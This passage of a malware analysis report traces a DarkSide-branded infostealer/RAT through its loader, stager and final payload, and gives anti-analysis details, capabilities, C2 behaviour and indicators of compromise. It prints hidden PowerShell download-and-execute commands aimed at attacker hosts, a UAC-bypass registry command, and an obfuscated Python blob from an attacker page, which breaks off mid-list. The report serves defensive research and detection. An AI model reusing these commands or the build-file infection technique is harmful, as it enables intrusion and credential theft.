
(MetaDefender Scan: [https://metadefender\[.\]com/results/file/bzl2MDQxN1lXZ1ZqNVRxazZ0U0RXSnBkWFc4\\_mdaas](https://metadefender[.]com/results/file/bzl2MDQxN1lXZ1ZqNVRxazZ0U0RXSnBkWFc4_mdaas))

### Retrieval path and hashes

The final payload was identified through:

```
https://exo-api[.]tf/PokerFace/init.php?id=Elton
```

The raw response is preserved in a screenshot, consistent with direct stage delivery rather than a normal user-facing page:



Preserved hashes for the **Elton** payload:

- **SHA1:** 7297369403f860a6e3bca8e9397da54eb9159d6e
- **SHA256:** 2786cdf16d76e585a12cebb3b888a4e323915f2483cfa9a74bc20726272c1bc4
- **MD5:** 823a85d7d8d697f96f33c71a40cbabe0

## Builder and family linkage

The payload notes describe the same PE / builder anomalies previously observed in the stager:

- **IsPE64**
- **IsWindowsGUI**
- **HasDebugData**
- **HasRichSignature**
- **Microsoft\_Visual\_Cpp\_80\_DLL**

This, combined with the shared **/Stb/** infrastructure and compatible obfuscation profile, strongly supports the assessment that both stages were generated through the same builder ecosystem.

## Anti-analysis and environment detection

The payload reportedly detects Wine explicitly. The preserved **radare2** workflow was:

```
r2 -A payload_decoded_Elton.exe  
/ wine_get_version
```

The resulting hit was:

```
0x1405810b8 hit1_0 .rithms, etc.wine_get_versionntdll.
```

Follow-up analysis recorded:

```
axt 0x1405810b8
```

Which led to:

```
fcn.14032e510
```

The preserved control-flow interpretation was:

- `0x14032e5bb`: call `GetProcAddress` to resolve `wine_get_version`
- `0x14032e5c1`: `test rax, rax`
- `0x14032e5c4`: `jne 0x14032e5ee`

The note-level conclusion is that if the program is running under Wine and `wine_get_version` resolves successfully, execution follows the `jne` path, the logic clears the return state with `xor al, al`, and malicious activity is blocked or stalled.

Additional anti-analysis behavior includes:

- environment stalling based on repeated `NtQuerySystemInformation(SystemPerformanceInformation)` checks
- monitoring of idle time and CPU-cycle characteristics to identify emulated or synthetic environments
- an infinite loop of low-value system calls intended to exhaust sandbox resources
- deliberate SEH hijacking through a null write to divert execution into a hidden exception handler

This is substantially beyond the evasion level of simple commodity stealers.

## Cryptographic architecture

The payload is a second XOR-related key distinct from the stager-level string key:

```
0xaced7e3dc5732614
```

It is identified as a campaign-specific global key for the `Elton` sample. Also reiterate the presence of a 1,198-byte cyclic keystream beginning with `FKSHTBF...`, used to decrypt configuration and outbound data in memory.

Another important preserved observation is the presence of:

```
CryptUnprotectData
```

This is consistent with local decryption of browser secrets protected through DPAPI on Windows.

## Capability assessment

The YARA and other observations describe a multi-function infostealer / RAT hybrid Specifically:

- `with_sqlite` indicates the ability to interact with browser SQLite stores such as `Login Data` and cookie databases.
- Large embedded crypto support including references such as `Rijndael_AES_CHAR`, `DES`, `Chacha_256`, and `BASE64` is consistent with decrypting locally protected credentials and then re-encrypting exfiltrated data.
- `keylogger` and `win_hook` indicate keyboard interception through Windows hooks.
- `screenshot` indicates graphical surveillance capability.
- `inject_thread` supports process-injection behavior and aligns with the earlier `dllhost.exe` target.
- `network_tcp_listen` suggests backdoor or proxy-like behavior beyond simple one-way exfiltration.

- `network_dga` indicates a fallback Domain Generation Algorithm intended to preserve C2 reachability if primary infrastructure is seized.
- `network_smtp_raw` indicates potential e-mail-based exfiltration or spam / phishing reuse of victim hosts.

The strongest overall classification is therefore an infostealer / RAT hybrid delivered through a staged MaaS ecosystem.

## Full Infection Chain Reconstruction

Based on the preserved evidence, the most coherent end-to-end reconstruction in this case is:

01. A suspicious `void.exe` sample is delivered to the victim.
02. `void.exe` launches a hidden PowerShell cradle.
03. The cradle retrieves `BK470009.exe` from `hxxps://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt`.
04. `BK470009.exe` performs anti-analysis checks, resolves APIs dynamically, decrypts or reconstructs outbound infrastructure strings, and likely consults a GitHub-based DDR / routing blob.
05. The stager then reaches the active staging / API layer and either retrieves or prepares the final payload path.
06. The final payload is served through `hxxps://exo-api[.]tf/PokerFace/init.php?id=Elton`.
07. The payload performs further anti-analysis checks, including Wine detection, and if satisfied, proceeds toward stealthy credential theft, surveillance, injection, and resilient C2 behavior.
08. `dllhost.exe` is used as a likely target process for in-memory staging or injection.

This reconstruction also explains why the same infrastructure exposes different identifiers such as `oy7DDikwUmXxyY968EPRE008` and `Elton`. The former is likely tied to the stager-delivery workflow, while the latter appears tied to the final payload campaign or affiliate identifier.

## Technical Assessment and Attribution Logic

Several conclusions can be drawn with high confidence.

First, the artifacts do not describe isolated or unrelated samples. Shared `/Stb/` routing, common builder signatures, compatible obfuscation patterns, related infrastructure, and aligned staging logic all support a single ecosystem.

Second, the operation is best assessed as malware-as-a-service. The `hxxps://dhszo.darkside[.]cy/` login panel, the explicit operator comment about logging login data and suspending account sharing, and the apparent campaign / affiliate parameters in stage URLs all point toward a subscription or affiliate delivery model.

Third, Although the samples contain substantial cryptographic material, the observed capability profile centers on credential theft, session theft, surveillance, stealth, and persistence rather than immediate destructive encryption of victim data. Features such as `with_sqlite`, keylogging, screenshot capture, and SMTP / DGA support are far more consistent with an infostealer / RAT platform.

Fourth, GitHub most likely was served as a dead-drop resolver or encrypted configuration relay. The preserved Wayback blob does not reduce cleanly to a PE or readable config under simple decoding attempts, and the surrounding chain architecture strongly suggests that GitHub was used to decouple routing or campaign logic from directly exposed C2 infrastructure.

Finally, the use of the [DarkSide](#) brand is best assessed as branding rather than as evidence of the original DarkSide group. The panel naming and [.cy](#) infrastructure appear more likely intended to project notoriety and attract buyers than to indicate a direct historical lineage.

## Operation Timeline, Branding, and Provenance

### Discord snowflake timing

One useful timing clue came from a Discord webhook artifact:

```
/api/webhooks/1399862658039156736/REDACTED
```

I redacted the webhook token because it is not needed for public attribution and should not be republished as an active secret. I kept the webhook ID because the ID itself has analytic value: decoded as a Discord snowflake, it points to a creation time of [2025-07-29 23:14:25](#). In combination with the early domain evidence, this supports my assessment that the operation was prepared and iterated on for close to a year before this final report.

#### Discord Snowflake Timeline Evidence

Discord ID: 1399862658039156736

Creation date recovered from the Discord snowflake: 2025-07-29 23:14:25

Public-report note: timezone/context field is REDACTED.

Analytic value: the timestamp supports an operation start window close to a year before this final report, especially when paired with early domains and redirects.

Figure 6. Discord snowflake timestamp evidence with private context redacted.

### Early infrastructure and redirect clues

The first redirect clue I treated as meaningful was the domain [test\[.\]recklessroleplay\[.\]com](#). It redirected to [dhszo.darkside\[.\]cy](#), which ties a seemingly unrelated roleplay/test domain back into the same infrastructure cluster. I also treat [dhszo.darkside\[.\]cy](#) and [vcc-library\[.\]uk](#) as two of the earliest observed domains in this operation because both appear in the loader/stager delivery path or related redirect evidence.

This matters because it changes the timeline. The infrastructure looks staged, tested, and reused rather than created only for one isolated sample. The redirect evidence also fits the broader pattern in which innocuous-looking or temporary domains are used to reach the same panel or delivery layer.

### Logo and AI provenance

The campaign logo contained C2PA metadata indicating the image was generated with ChatGPT / GPT-4o and marked as trained algorithmic media. I do not treat that as evidence that the malware code was AI-generated. I treat it only as evidence that the branding asset was generated with AI, which matches the polished but generic MaaS-style presentation around the panel.

Key metadata preserved for the logo:

- [urn:c2pa:94852476-5481-40ea-ae92-b0f62cae5ac2](#)
- [xmp:iid:1627d07b-ca57-42d9-b909-f981a223dd6b](#)
- [self#jumbf=c2pa.assertions/c2pa.actions.v2](#)
- [self#jumbf=c2pa.assertions/c2pa.hash.data](#)
- [hxxp://cv.ip tc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia](#)

- `trainedAlgorithmicMedia`
- `claimSignature.validated`
- `c2pa.hash.data`
- `c2pa.actions.v2`
- `c2pa.thumbnail.ingredient`

### Logo C2PA / AI Provenance Metadata

Claim generator: ChatGPT / GPT-4o

Digital source type: `trainedAlgorithmicMedia`

Signature state: `claimSignature.validated`

URN: `urn:c2pa:94852476-5481-40ea-ae92-b0f62cae5ac2`

Instance ID: `xmp:iid:1627d07b-ca57-42d9-b909-f981a223dd6b`

Assertions: `c2pa.actions.v2`, `c2pa.hash.data`, `c2pa.thumbnail.ingredient`

Assessment: this proves the campaign logo asset was AI-generated; it does not by itself prove the malware code was AI-generated.

Figure 7. C2PA metadata summary showing GPT-4o / `trainedAlgorithmicMedia` provenance for the logo asset.

## Sandbox Behavior and Capability Addendum

The `any[.]run` task at `hxxps://app.any[.]run/tasks/b890a7ff-6952-4231-8352-9b6788d482f2` did not surface the full behavior. After reviewing strings such as `darkside always runs.`, `[!] WSASStartup error: %i`, and `No Internet to download!`, I believe the sample has specific network and environmental requirements. If the source-code infection assessment is correct, the sandbox may also have lacked useful `.vcxproj`, `.csproj`, or `ImGui` files to infect, which would explain why the sample had little to do in that environment.

Additional capability strings and behaviors I consider relevant:

- YouTube dead-drop possibility: the sample references an unlisted YouTube video and a pseudo-random or encoded string in the description. I treat this as a possible dead-drop or configuration carrier, not a proven one. Reference: `hxxps://www.youtube[.]com/watch?v=akoxddx6lgc`.
- Telegram theft: the string `Telegram Found, Harvesting... \connection_hash` indicates a Telegram session theft module.
- Crypto clipper: the payload includes regex patterns for Bitcoin, Litecoin, Ethereum, Monero, Ripple, Stellar, Dogecoin, and Solana. Examples include `^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$` for Bitcoin and `^(?:0x[a-fA-F0-9]{40})$` for Ethereum.
- UAC bypass: the payload contains a known `ms-settings / ComputerDefaults.exe` elevation pattern.
- Persistence artifacts: `C:\ProgramData\bungee.bo`, `C:\ProgramData\wkkr.bug`, and mutex `Global\PFNX_SideQE`.
- Environmental fingerprinting: the fake user-agent `Mozilla/5.0 (Windows NT 14_73_31; WOW64)` is a strong IoC because `Windows NT 14_73_31` is not a real Windows version. I assess it as a server-side traffic identifier rather than a normal browser value.
- Geolocation / network check: `hxxp://bot[.]whatismyipaddress[.]com/`.
- Campaign hash pivot: `hash=2239784366428af5e59516a8fd0a0faf`, with a related Joe Sandbox match at `hxxps://www.joesandbox[.]com/analysis/1702683/0/html`.
- Intimidation / nuisance module: function names include `screen_melt`, `matrix_rain`, `glitch_bands`, `invert_colors`, `cursor_trails`, `jumpscare_classic`, `jumpscare_screamer`, `fake_error`, and `CRITICAL_PROCESS_DIED`. The payload also references text-to-speech through PowerShell using `System.Speech.Synthesis.SpeechSynthesizer`.

The UAC bypass pattern preserved in strings:

```
reg add "HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command" /v DelegateExecute
/t REG_SZ /d "" /f
start /B ComputerDefaults.exe
```

## DDR key and path construction

The recovered DDR-related key was:

```
qpb9,83M8n@~{ba;w`$,}
```

I recovered it from FLOSS output by extracting and deduplicating unique command-line-like strings. It produced partially legible output after XOR deobfuscation, which suggests that one obfuscation layer was removed but that additional transformation still exists.

The path construction pattern was:

```
$path = "/Stb/Retev.php?bl=" + $stubId + ".txt"
```

The matching delivery base was:

```
vcc-library[.]uk/Stb/Retev.php?bl=
```

I treat this as part of the dead-drop resolver or stager-routing design rather than as a standalone final payload URL.

## Supply Chain / Source Code Infection

This is the most dangerous feature I found because it turns infected developer machines into distribution points. The payload searches for programming projects and modifies build configuration so malicious retrieval code can be appended during a normal compile.

The relevant strings show Visual Studio and ImGui targeting:

- [VCXPROJ] Found %i .vcxproj Files
- [CSPROJ] Found %i .csproj Files
- [IMGUI CPP] Found %i imgui\_impl\_win32.cpp Files

### FLOSS String Evidence: ImGui Targeting

FLOSS completed string decoding and surfaced the marker: `imgui_impl_win32`

Related source-code infection strings observed in the payload:

[VCXPROJ] Found %i .vcxproj Files

[CSPROJ] Found %i .csproj Files

[IMGUI CPP] Found %i imgui\_impl\_win32.cpp Files

Assessment: the payload appears to target developer projects that use Visual Studio and ImGui.

Figure 8. FLOSS evidence showing the `imgui_impl_win32` marker and source-code infection strings.

After re-analyzing the original loader, I concluded that the original file was not just a generic dropper. It appears to have been a game spoofer that was being sold. The creator claimed they did not know where the loader command

came from. When I reviewed the program context, I found that it used `imgui_impl_win32`, which is the same ImGui implementation file family that the final `Elton` payload appears to target.

My working assessment is that the malware appends two hidden PowerShell loader variants depending on the target path and delivery domain. I preserved the exact command variants in the evidence figure below so the report stays readable while keeping the surrounding narrative concise.

### Recovered Loader Command Variants

PowerShell command variant A:

```
powershell -WindowStyle Hidden -Command "& { iwr -Uri 'hxxps://vcc-library[.]uk/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt' -OutFile $env:TEMP\BK529815.exe; Start-Process -FilePath $env:TEMP\BK529815.exe -WindowStyle Hidden }"
```

PowerShell command variant B:

```
powershell -WindowStyle Hidden -Command "& { iwr -Uri 'hxxps://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt' -OutFile $env:APPDATA\BK470009.exe; Start-Process -FilePath $env:APPDATA\BK470009.exe -WindowStyle Hidden }"
```

Figure 9. Recovered PowerShell command variants assessed as source-code infection insertions.

Technically, the infection mechanism is consistent with modification of the `<PreBuildEvent>` section in Visual Studio project files. That means a developer can compile their own legitimate project and unknowingly produce an output that includes the malicious loader chain. This also explains why a sold spoofer can become a distribution vehicle even if the seller claims the loader command was not intentionally added by them.

## C2 Intake Endpoint Analysis

The payload constructs `multipart/form-data` using a ZIP container and submits it to `bobby31.php` under the `balista[.]lol` infrastructure. FLOSS-extracted strings reveal three endpoint variants:

```
type=APLADEX&security=Daytone
type=APLATG&security=Daytone
type=pssprc&security=Daytone
```

I assess the `bobby31.php` pattern as a write-only bot intake point. The ZIP format is inferred from the `multipart/form-data` construction in the payload's network routines and from controlled format probing. The following behavioral observations came from controlled research interaction with the endpoint, limited to format probing without authentication bypass or data retrieval:

- Requests using `type=APLADEX`, `security=Daytone`, and `id=` returned application-level responses.
- The endpoint used a consistent binary response pattern: `X1` for accepted format and `X3` for rejected format, while HTTP status remained `200`.
- Only ZIP-formatted uploads produced `X1`; other formats returned `X3`.
- Network monitoring confirmed DNS resolution to Cloudflare IP ranges `188.114.96.0/97.0` and successful TCP connections, so rejections were application logic rather than network blocking.
- Passing an array value to the `id` parameter produced `Error code: Array`, exposing a PHP type-handling error in the response body.
- `example.php` in the same directory returned PHP-level `File not found` errors, which confirms script execution but does not reveal its internal logic.

My architectural conclusion is that the endpoint is designed to receive and store inbound data from compromised hosts while exposing no useful retrieval path over HTTP. That fits the broader MaaS architecture: bot-side write access, operator-side panel access, and minimal public retrieval surface.

## Indicators of Compromise

### URLs and domains

- [hxxps://exo-api\[.\]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt](https://exo-api[.]tf/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt)
- [hxxps://exo-api\[.\]tf/PokerFace/init.php?id=Elton](https://exo-api[.]tf/PokerFace/init.php?id=Elton)
- [hxxps://vcc-library\[.\]uk/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt](https://vcc-library[.]uk/Stb/Retev.php?bl=oy7DDikwUmXxyY968EPRE008.txt)
- [hxxps://raw\[.\]githubusercontent\[.\]com/XxxloverXx/rustflare/refs/heads/main/engine](https://raw[.]githubusercontent[.]com/XxxloverXx/rustflare/refs/heads/main/engine)
- [hxxps://raw\[.\]githubusercontent\[.\]com/XxxloverXx/rustflare/refs/heads/main/crates/engine](https://raw[.]githubusercontent[.]com/XxxloverXx/rustflare/refs/heads/main/crates/engine)
- [hxxps://dhszo.darkside\[.\]cy/](https://dhszo.darkside[.]cy/)
- [hxxps://api.darkside\[.\]cy/](https://api.darkside[.]cy/)
- [hxxps://balista\[.\]lol/](https://balista[.]lol/)
- [hxxps://rshosting\[.\]xyz/](https://rshosting[.]xyz/)
- [hxxps://pee-files\[.\]nl/](https://pee-files[.]nl/)

### Malware artifacts

- Initial loader sample name: `void.exe`
- Stager output path: `%APPDATA%\BK470009.exe`
- Likely target process: `C:\Windows\System32\dllhost.exe`
- Distinctive stack string: `fo8yndd9ybn81i0u9x1hxxuuxnlvgvf`
- Stager XOR string key: `0xabd86880b2f2c07c`
- Payload campaign key: `0xaced7e3dc5732614`
- User-Agent: `Mozilla/5.0 (Windows NT 14_73_31; WOW64)`

### Payload hashes

- SHA1: `7297369403f860a6e3bca8e9397da54eb9159d6e`
- SHA256: `2786cdf16d76e585a12cebb3b888a4e323915f2483cfa9a74bc20726272c1bc4`
- MD5: `823a85d7d8d697f96f33c71a40cbabe0`

### Behavioral markers

- hidden PowerShell cradle execution
- dynamic API resolution through hashing
- WinINet-based network staging
- XOR-constructed strings and stack strings
- SEH-triggered control-flow redirection
- Wine detection through `wine_get_version`
- probable DPAPI-backed browser secret theft via `CryptUnprotectData`
- SQLite-backed credential and cookie collection
- keylogging and screenshot capture
- DGA-enabled fallback logic
- possible SMTP-based exfiltration

## Appendix: Evidence Figures and Raw Artifacts

## Key commands preserved from the investigation

```
grep -iE "http|https|discord|powershell|hook|key"
```

```
python3 -c "  
import struct  
  
def xor_q(q1, q2):  
    return struct.pack('<Q', q1 ^ q2)  
  
# QWORD arrays from the dump (0x14002d908 - 0x14002dae1)  
pairs = [  
    (0x84f752f3c286b414, 0xabd86880b2f2c07c), # hxxps://  
    (0x9cbcfb9f7b0ca38d, 0xf4c892f8557bc2ff), # raw.gith  
    (0x2b21c9d524d29df6, 0x4442bbb057a7ff83), # ubuserco  
    (0xae04e36c55cea76a, 0xc167cd183babd304), # ntent.co  
    (0x36714ae46982c029, 0x401e26bc11daef44), # m/XxXlov  
    (0xed3e43b286ca622f, 0x984c6ceafe92104a), # erXx/ru  
    (0xee380acd7c5e28c6, 0xc15d78ac10385cb5), # stflare/  
    (0x6429d33908b9da78, 0x054cb1b167dfbf0a), # main/  
    (0x76dcd775d182711d, 0x59b2be14bcad0279), # engine  
    (0x36e753ff051a108f, 0x53c8209a717b62ec),  
    (0x37a124c12108eb69, 0x378104a44f618c07)  
]  
  
url = b''.join([xor_q(p[0], p[1]) for p in pairs])  
print(url.decode('ascii', errors='ignore'))  
"  
  
Result: hxxps://raw[.]githubusercontent[.]com/XxXloverXx/rustflare/main/engine  
(this user no longer exist)
```

## Additional new information that I found after writing this report

```
[15:51:53] 200 - 28B - /Stb/PokerFace/init.phpbugs/verify.php?confirm_hash=&id=1  
[15:52:22] 200 - 28B - /Stb/PokerFace/init.phpmantis/verify.php?id=1&confirm_hash=  
[15:52:22] 200 - 28B - /Stb/PokerFace/init.phpmantisBT/verify.php?id=1&confirm_hash=  
[15:52:57] 200 - 28B - /Stb/PokerFace/init.phpverify.php?id=1&confirm_hash=
```

for exo-api[.]tf

```
[16:12:39] 301 - 295B - /api → http://pee-files.nl/api/  
[16:12:40] 301 - 300B - /App_Data → http://pee-files.nl/App_Data/  
[16:12:46] 301 - 299B - /cgi-bin → http://pee-files.nl/cgi-bin/  
[16:12:51] 200 - 37KB - /dashboard.html  
[16:13:04] 200 - 5B - /index.php  
[16:13:04] 200 - 5B - /index.php/login/  
[16:13:06] 301 - 302B - /javascript → http://pee-files.nl/javascript/  
[16:13:29] 200 - 2KB - /robots.txt
```

← → ↻ 🔒 https://vcc-library.uk/Stb/PokerFace/init.phpbugs/verify.php?confirm\_hash=&id=1

# Connection timed out Error code 522

Visit [cloudflare.com](https://cloudflare.com) for more information.

2026-04-17 19:57:19 UTC



You

Browser  
Working



Frankfurt

Cloudflare  
Working



pee-files.nl

Host  
Error

Redirect to pee-files.[.]nl

← → ↻ 🔒 https://vcc-library.uk//dashboard.html

```
var0 = [round(abs(13439.019948227733 + 22832.537722100387)), round(abs(8740.154323499519 + 41766.301528881064)), round(abs(2267.5643189844623 + 1018.9936502591821)), round(abs(1506.8130882410676 + 14978.398790161296)), round(abs(28185.390252227815 + 10237.379807822963)), round(abs(29975.97192184907 + 50843.26495555253)), round(abs(26046.512132129417 + 24781.555837978274)), round(abs(36781.000689886685 + 9269.236713481605)), round(abs(15480.685267365934 + 28561.39969701694)), round(abs(21918.519061165884 + 2640.5399382148757)), round(abs(42693.040572353966 + 30571.30004902209)), round(abs(1313.7503027937998 + 4928.920890206009)), round(abs(5549.350218829248 + 43708.12502440227)), round(abs(5591.592530707652 + 6425.761975869818)), round(abs(10429.014270115347 + 13649.88444470247)), round(abs(9483.967959227793 + 48503.48890284431)), round(abs(11608.823353044005 + 5723.32677363613)), round(abs(11751.836278722134 + 32309.112400035232)), round(abs(19786.81453299599 + 5552.07813677173)), round(abs(17163.44084742573 + 7196.222569995872)), round(abs(34578.72873200321 + 44925.43136441247)), round(abs(19089.219796888283 + 62048.998771503866)), round(abs(13420.966972626598 + 52312.84445066686)), round(abs(5963.30272968584 + 11662.88221470668)), round(abs(18901.892971347483 + 40252.94203036251)), round(abs(14971.580082264634 + 21372.89907430288)), round(abs(10511.505596263563 + 15414.016319561875)), round(abs(2897.020346184832 + 4180.271416282813)), round(abs(4772.122720057406 + 6125.526079016553)), round(abs(18205.282879831924 + 29671.086873677184)), round(abs(837.266439712595 + 17091.504582947957)), round(abs(6614.006811242326 + 23799.04020965636)), round(abs(37319.144007752984 + 46672.262153538206)), round(abs(3122.108004449303 + 38840.72086880667)), round(abs(2922.311957144768 + 41300.27650681455)), round(abs(9699.39819522362 + 25228.724019468224)), round(abs(14816.842990947813 + 54554.69846659956)), round(abs(2958.1472935445104 + 9336.58398932368)), round(abs(3872.144495500364 + 3548.239141597735)), round(abs(33216.008816436784 + 52192.89907934214)), round(abs(27729.168407610785 + 42022.775115672215)), round(abs(6815.596631414926 + 47849.032033656076)), round(abs(2998.483364921018 + 4845.234928286958)), round(abs(6746.120414708271 + 32545.169047805794)), round(abs(6565.216461020004 + 21635.850637771375)), round(abs(31778.074836836866 + 8291.61767476019)), round(abs(40285.52243681665 + 24953.942093239337)), round(abs(12609.074558072069 + 21325.15685262314)), round(abs(33401.003914152585 + 40968.85180874323)), round(abs(9072.442672992693 + 39133.10650772899)), round(abs(12457.466018977722 + 51257.91685570157)), round(abs(17186.052036682813 + 31083.242099118786)), round(abs(37896.67830336601 + 13260.37868510734)), round(abs(451.8453267918503 + 397.79366593293815)), round(abs(34580.45410076162 + 54773.37282097131)), round(abs(43367.70323029546 + 29223.4382223902)), round(abs(27430.6826965619 + 46089.81310225221)), round(abs(9306.556706459674 + 30182.780310459315)), round(abs(5038.798594549004 + 36635.10486846695)), round(abs(9405.694403086753 + 33655.3998311674)), round(abs(3068.719882780869 + 33252.70205984809)), round(abs(28651.56939844575 + 48694.06098289654)), round(abs(25075.726612030623 + 36468.87027148907)), round(abs(27965.712421146556 + 52238.270815348864))] import sys as var1 import os as var2 import subprocess as var3 import requests as var4 var5 = "var0 = [round(abs(13439.019948227733 + 22832.537722100387)), round(abs(8740.154323499519 + 41766.301528881064)), round(abs(2267.5643189844623 + 1018.9936502591821)), round(abs(1506.8130882410676 + 14978.398790161296)), round(abs(28185.390252227815 + 10237.379807822963)), round(abs(29975.97192184907 + 50843.26495555253)), round(abs(26046.512132129417 + 24781.555837978274)), round(abs(36781.000689886685 + 9269.236713481605)), round(abs(15480.685267365934 + 28561.39969701694)), round(abs(21918.519061165884 + 2640.5399382148757)), round(abs(42693.040572353966 + 30571.30004902209)), round(abs(1313.7503027937998 + 4928.920890206009)), round(abs(5549.350218829248 + 43708.12502440227)), round(abs(5591.592530707652 + 6425.761975869818)), round(abs(10429.014270115347 + 13649.88444470247)), round(abs(9483.967959227793 + 48503.48890284431)), round(abs(11608.823353044005 + 5723.32677363613)), round(abs(11751.836278722134 + 32309.112400035232)), round(abs(19786.81453299599 + 5552.07813677173)), round(abs(17163.44084742573 + 7196.222569995872)), round(abs(34578.72873200321 + 44925.43136441247)), round(abs(19089.219796888283 + 62048.998771503866)), round(abs(13420.966972626598 + 52312.84445066686)), round(abs(5963.30272968584 + 11662.88221470668)), round(abs(18901.892971347483 + 40252.94203036251)), round(abs(14971.580082264634 + 21372.89907430288)), round(abs(10511.505596263563 + 15414.016319561875)), round(abs(2897.020346184832 + 4180.271416282813)), round(abs(4772.122720057406 + 6125.526079016553)), round(abs(18205.282879831924 + 29671.086873677184)), round(abs(837.266439712595 + 17091.504582947957)), round(abs(6614.006811242326 + 23799.04020965636)), round(abs(37319.144007752984 + 46672.262153538206)), round(abs(3122.108004449303 + 38840.72086880667)), round(abs(2922.311957144768 + 41300.27650681455)), round(abs(9699.39819522362 + 25228.724019468224)), round(abs(14816.842990947813 + 54554.69846659956)), round(abs(2958.1472935445104 + 9336.58398932368)), round(abs(3872.144495500364 + 3548.239141597735)), round(abs(33216.008816436784 + 52192.89907934214)), round(abs(27729.168407610785 + 42022.775115672215)), round(abs(6815.596631414926 + 47849.032033656076)), round(abs(2998.483364921018 + 4845.234928286958)), round(abs(6746.120414708271 + 32545.169047805794)), round(abs(6565.216461020004 + 21635.850637771375)), round(abs(31778.074836836866 + 8291.61767476019)), round(abs(40285.52243681665 + 24953.942093239337)), round(abs(12609.074558072069 + 21325.15685262314)), round(abs(33401.003914152585 + 40968.85180874323)), round(abs(9072.442672992693 + 39133.10650772899)), round(abs(12457.466018977722 + 51257.91685570157)), round(abs(17186.052036682813 + 31083.242099118786)), round(abs(37896.67830336601 + 13260.37868510734)), round(abs(451.8453267918503 + 397.79366593293815)), round(abs(34580.45410076162 + 54773.37282097131)), round(abs(43367.70323029546 + 29223.4382223902)), round(abs(27430.6826965619 + 46089.81310225221)), round(abs(9306.556706459674 + 30182.780310459315)), round(abs(5038.798594549004 + 36635.10486846695)), round(abs(9405.694403086753 + 33655.3998311674)), round(abs(3068.719882780869 + 33252.70205984809)), round(abs(28651.56939844575 + 48694.06098289654)), round(abs(25075.726612030623 + 36468.87027148907)), round(abs(27965.712421146556 + 52238.270815348864))] import sys as var1 import os as var2 import subprocess as var3 import requests as var4 var5 = "var0 = [round(abs(13439.019948227733 + 22832.537722100387)), round(abs(8740.154323499519 + 41766.301528881064)), round(abs(2267.5643189844623 + 1018.9936502591821)), round(abs(1506.8130882410676 + 14978.398790161296)), round(abs(28185.390252227815 + 10237.379807822963)), round(abs(29975.97192184907 + 50843.26495555253)), round(abs(26046.512132129417 + 24781.555837978274)), round(abs(36781.000689886685 + 9269.236713481605)), round(abs(15480.685267365934 + 28561.39969701694)), round(abs(21918.519061165884 + 2640.5399382148757)), round(abs(42693.040572353966 + 30571.30004902209)), round(abs(1313.7503027937998 + 4928.920890206009)), round(abs(5549.350218829248 + 43708.12502440227)), round(abs(5591.592530707652 + 6425.761975869818)), round(abs(10429.014270115347 + 13649.88444470247)), round(abs(9483.967959227793 + 48503.48890284431)), round(abs(11608.823353044005 + 5723.32677363613)), round(abs(11751.836278722134 + 32309.112400035232)), round(abs(19786.81453299599 + 5552.07813677173)), round(abs(17163.44084742573 + 7196.222569995872)), round(abs(34578.72873200321 + 44925.43136441247)), round(abs(19089.219796888283 + 62048.998771503866)), round(abs(13420.966972626598 + 52312.84445066686)), round(abs(5963.30272968584 + 11662.88221470668)), round(abs(18901.892971347483 + 40252.94203036251)), round(abs(14971.580082264634 + 21372.89907430288)), round(abs(10511.505596263563 + 15414.016319561875)), 